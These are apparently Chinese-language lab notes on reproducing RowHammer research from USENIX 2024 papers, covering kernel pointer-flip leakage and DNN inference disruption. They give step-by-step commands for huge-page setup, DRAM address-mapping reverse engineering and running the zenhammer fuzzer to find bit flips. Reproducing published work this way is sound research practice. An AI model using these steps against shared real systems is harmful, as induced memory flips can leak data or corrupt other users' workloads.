预备知识

透明大页 (THP)

地址映射

On our Intel Coffee Lake system the bank, bank group, and rank bits all fall within the lower 21 bits, i.e., within a transparent huge page (THP).

系统环境

组件	要求
CPU	`Intel coffee lake` 架构 `7700k, 9900k, 10700`
内存	DDR4
系统	`ubuntu 20.04`

目标

RowHammer复现

Jattke, Patrick, et al. "Zenhammer: Rowhammer attacks on amd zen-based platforms." *33rd USENIX Security Symposium (USENIX Security 2024)*. 2024.

该论文已将代码开源

在进行下面的实验之前需要先复现这篇论文，以找出能够触发 `RowHammer` 的内存条。

越权读

Tobah, Youssef, et al. "Go Go Gadget Hammer: Flipping Nested Pointers for Arbitrary Data Leakage." *Proc. USENIX*. 2024.

条件


- 可以触发 RowHammer的内存条
- 攻击者是非特权用户，与受害者共享相同的物理内存
- 攻击者已知Dram地址映射函数
- 内核代码中需要有满足条件的 系统调用 gaget

效果

系统调用中有类似下面这样的gaget

```
void func(struct* init_pnt) {
    struct* strct_pntA = init_pnt->mbr_pnt;
    // flip struct_pntA here
    struct* strct_pntB = strct_pntA->mbr_pnt;
    // any other code
    int ret_val = strct_pntB->mbr_val;
    return ret_val;
}
```

攻击者先传入一个合法的指针 `init_pnt` 作为参数，待该指针通过校验被赋予 `strct_pntA` 后攻击者可以通过 `RowHammer` 将 `sstrct_pntA` 指向的内存翻转到一个由攻击者控制的地址，然后通过 `strct_pntB` 指向的内存读取敏感信息。



干扰 DNN 推理

Li, Shaofeng, et al. "Yes, One-Bit-Flip Matters! Universal DNN Model Inference Depletion with Runtime Code Fault Injection." *Proceedings of the 33th USENIX Security Symposium*. 2024.

该论文已将代码开源

条件

- 可以触发 RowHammer的内存条
- 攻击者是非特权用户，与受害者共享相同的物理内存
- 攻击者已知Dram地址映射函数
- 攻击者需要知道受害者使用哪个 ML 框架(如 pytorch, tensorflow)
- 受害者使用 cpu 进行推理
- 攻击者使用动态链接调用 `openblas` 库

效果

当前时代大部分的机器学习应用在 ML 框架的基础之上编写的，这些框架通常会使用 `openblas` 库来加速矩阵运算。攻击者在进行攻击的时候会通过动态链接的方式与受害者共享内存中的 `openblas` 库，然后使用 `RowHammer` 攻击翻转 `openblas` 库中的控制流指令，从而使得最终的推理结果异常。

步骤

RowHammer复现

以下步骤为在 `intel coffee lake` 架构的cpu进行实验的步骤，其他架构cpu需要阅读原文找出需要修改的设置.

先 clone仓库 https://github.com/iamywang/zenhammer.git

逆向出物理地址到dram地址的映射函数

切换到分支 `dare`

准备好 `huge page`

参考资料
分配越多越好1gb大小的 `huge page`, 根据实验时使用的内存条大小决定，需要预留出系统正常运行所需的内存.对于总内存只有8g的系统可以分配4个 `huge page`.


修改/etc/default/grub 中的 GRUB_CMDLINE_LINUX:

```
GRUB_CMDLINE_LINUX=" hugepagesz=1G hugepages=4 "
# 注意保留原有的内容
```

运行 grub 更新并重启系统：

```
grub2-mkconfig -o /boot/grub2/grub.cfg
reboot
```

这样系统在启动后就会自动分配好 xx 个 `huge page`, 可以通过 `cat /proc/meminfo | grep Huge` 查看是否生效：



如果需要修改可以按照上述步骤操作，但如果只想临时修改可以在系统进入`grub2`界面时按`e`进行编辑， 找到`hugepagesz=1G hugepages=4`并修改.

运行Dare


DARE (DRAM Address Mapping Reverse Engineering)是一个用于逆向Dram地址映射函数的工具, 使用如下指令构建并运行:

```
# Install the required tools
sudo apt install g++ make cmake

# Configure and compile the executable
cmake -B build
make -C build

# Disable CPU frequency boost which can influence measurements
./scripts/disable_frequency_boost.sh

sudo ./dare --superpages 1 --clusters 16
```

这里需要注意几个参数:

- superpages: 根据上一个部分分配的数量填写，不要超过最大值
- clusters: clusters=(banks *bank groups* ranks * ...), 这一部分需要小心填写，可以查看论文判断当前内存需要怎么填写. 根据经验 8g 内存条 $clusters = 1 \times 4 \times 4 = 16$.

如果一切顺利，这一步会输出$log_2(clusters)$个函数, 如果不是的话大概率是因为clusters填错了:



在这一例中输出的函数是:

```
0x0000002040 (13 6)
0x0000024000 (17 14)
0x0000048000 (18 15)
0x0000090000 (19 16)
```

这个就是dram地址映射函数了，需要记录下来用到下一步.

RowHammer Fuzzer

切换到分支 `ddr4_zen2_zen3_pub`

根据dram 逆向函数修改内容

根据 `dare` 获得的地址函数修改 `zenhammer/src/Memory/DRAMConfig.cpp L127`

```
127   if (uarch == Microarchitecture::INTEL_COFFEE_LAKE && ranks == 1 && bank_groups == 4 &&
      banks == 4) {
128     selected_config = new DRAMConfig;
129     selected_config->phys_dram_offset = 0;
130     // 4 bank bits (consisting of rank, bank group, bank)
131     selected_config->bank_shift = 26;
132     selected_config->bank_mask = 0b1111;
133     // 13 row bits (inside 1 GB)
134     selected_config->row_shift = 0;
135     selected_config->row_mask = 0b1111111111111;
136     // 13 column bits
137     selected_config->column_shift = 13;
138     selected_config->column_mask = 0b1111111111111;
139
140     // 30 bits (1 GB)
141     selected_config->matrix_size = 30;
142     if (samsung_row_mapping) {
143       Logger::log_error("No Samsung row mappings available for chosen microarchitecture.
        ");
144       exit(EXIT_FAILURE);
145     } else {
146       selected_config->dram_matrix = {
147         0b000000000000000010000001000000, /* 0x02040 bank b3 = addr b6 + b13 */
148         0b000000000000100100000000000000, /* 0x24000 bank b2 = addr b14 + b17 */
149         0b000000000001001000000000000000, /* 0x48000 bank b1 = addr b15 + b18 */
150         0b000000000010010000000000000000, /* 0x90000 bank b0 = addr b16 + b19 */
151         0b000000000000000010000000000000, /* col b12 = addr b13 */
152         0b000000000000000001000000000000, /* col b11 = addr b12 */
153         0b000000000000000000100000000000, /* col b10 = addr b11 */
154         0b000000000000000000010000000000, /* col b9 = addr b10 */
155         0b000000000000000000001000000000, /* col b8 = addr b9 */
156         0b000000000000000000000100000000, /* col b7 = addr b8*/
157         0b000000000000000000000010000000, /* col b6 = addr b7 */
158         0b000000000000000000000000100000, /* col b5 = addr b5 */
159         0b000000000000000000000000010000, /* col b4 = addr b4*/
160         0b000000000000000000000000001000, /* col b3 = addr b3 */
```

但是源代码中已经为经常遇到的情况编写好了矩阵, **只需要在运行时填好正确的命令行参数**就行.
使用别的结构时需要参照 `blacksmith` 的矩阵生成脚本.

构建并运行

```
mkdir build && cd build && cmake .. && make -j$(nproc) # 构建

sudo ./zenHammer  --dimm-id 0 --runtime-limit 21600  --sweeping --uarch
coffeelake --fence-type lfence --geometry 1,4,4  # 运行
```

这里需要注意几个参数:

- dimm-id: 想进行 fuzzing 的内存条， 如果只插了一条就是 0
- uarch: 运行的cpu架构， 这里是 `coffeelake`
- geometry: 按照 banks、bank groups 、ranks的顺序填写, 具体细节可以参考原论文

启动运行之后会在当前目录下生成一个stdout.log文件，如果存在 bit翻转就会出现:

```
[!] Flip 0x2030486dcc, row 3090, page offset: 3532, from 8f to 8b, detected
after 0 hours 6 minutes 6 seconds.
```

可以通过`tail -f stdout.log`查看最新的输出.

越权写

干扰 DNN 推理

在 ML 代码库中搜索出有攻击价值的指令

找出容易翻转的 bit